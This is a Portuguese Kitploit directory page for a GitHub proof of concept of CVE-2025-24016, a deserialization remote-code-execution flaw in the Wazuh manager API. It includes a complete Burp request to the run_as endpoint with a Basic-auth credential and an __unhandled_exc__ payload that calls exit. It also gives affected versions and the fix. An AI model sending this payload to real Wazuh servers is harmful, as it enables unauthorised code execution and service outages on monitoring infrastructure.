
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-24016 — CVE-2025-24016: RCE no servidor Wazuh! Execução Remota de Código | Kitploit

Ferramentas/GitHubGitHub/muhammadwaseem29/cve-2025-24016
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHubmuhammadwaseem29/cve-2025-24016

CVE-2025-24016

CVE-2025-24016: RCE no servidor Wazuh! Execução Remota de Código

Ver Repositório
530há 1 anoAinda não revisado
Site

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    352
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    291

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

Wazuh Execução Remota de Código (RCE) - PoC

Visão Geral da Vulnerabilidade

Este repositório demonstra a vulnerabilidade de execução remota de código (RCE) no servidor Wazuh, introduzida por uma desserialização insegura no pacote wazuh-manager. A vulnerabilidade permite que atacantes remotos com acesso à API (painel comprometido, servidores Wazuh no cluster ou determinadas configurações com agentes comprometidos) executem código arbitrário no servidor.

Versões Afetadas

  • wazuh-manager versão >= 4.4.0
  • Corrigido na versão >= 4.9.1

Descrição

A vulnerabilidade ocorre na API do Wazuh, onde os parâmetros no DistributedAPI são serializados como JSON e desserializados usando as_wazuh_object no arquivo framework/wazuh/core/cluster/common.py. Um atacante pode explorar esta vulnerabilidade injetando um dicionário não sanitizado em solicitações DAPI, o que pode levar à avaliação de código Python arbitrário.

A RCE pode ser acionada usando o endpoint run_as, que permite ao atacante controlar o argumento auth_context. Ao elaborar uma solicitação maliciosa, código arbitrário pode ser executado no servidor mestre.

Prova de Conceito

Para acionar esta vulnerabilidade usando a API do servidor, siga os passos abaixo.

Solicitação PoC Burp Suite

  1. Solicitação Burp Suite para Acionar a Vulnerabilidade:
POST /security/user/authenticate/run_as HTTP/1.1
Host: target.com:55000
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.183 Safari/537.36
Accept: application/json
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Authorization: Basic d2F6dXcta3dpTUltUzNjcjM3UDA1MHItOg==  # Base64-encoded "wazuh-wui:MyS3cr37P450r.*-"
Content-Type: application/json
Content-Length: 83

{
  "__unhandled_exc__": {
    "__class__": "exit",
    "__args__": []
  }
}

Imagem da Solução

  1. Explicação da Solicitação:
  • Cabeçalho de Autorização: Esta é a autorização codificada em base64 (wazuh-wui:MyS3cr37P450r.*-).
  • Payload: O payload malicioso contém a exceção não sanitizada __unhandled_exc__, que aciona a execução de código Python arbitrário (exit neste caso).

Impacto

  • Execução Remota de Código (RCE): Esta vulnerabilidade permite que atacantes executem código arbitrário no servidor Wazuh, afetando as versões >= 4.4.0 até 4.9.0 (ainda não corrigidas).
  • Potencial Negação de Serviço: Neste PoC, a função exit é acionada, fazendo com que o servidor Wazuh seja encerrado.

Mitigação

Para proteger seus sistemas, atualize para Wazuh versão >= 4.9.1, na qual esse problema está corrigido.


Baixar ferramenta




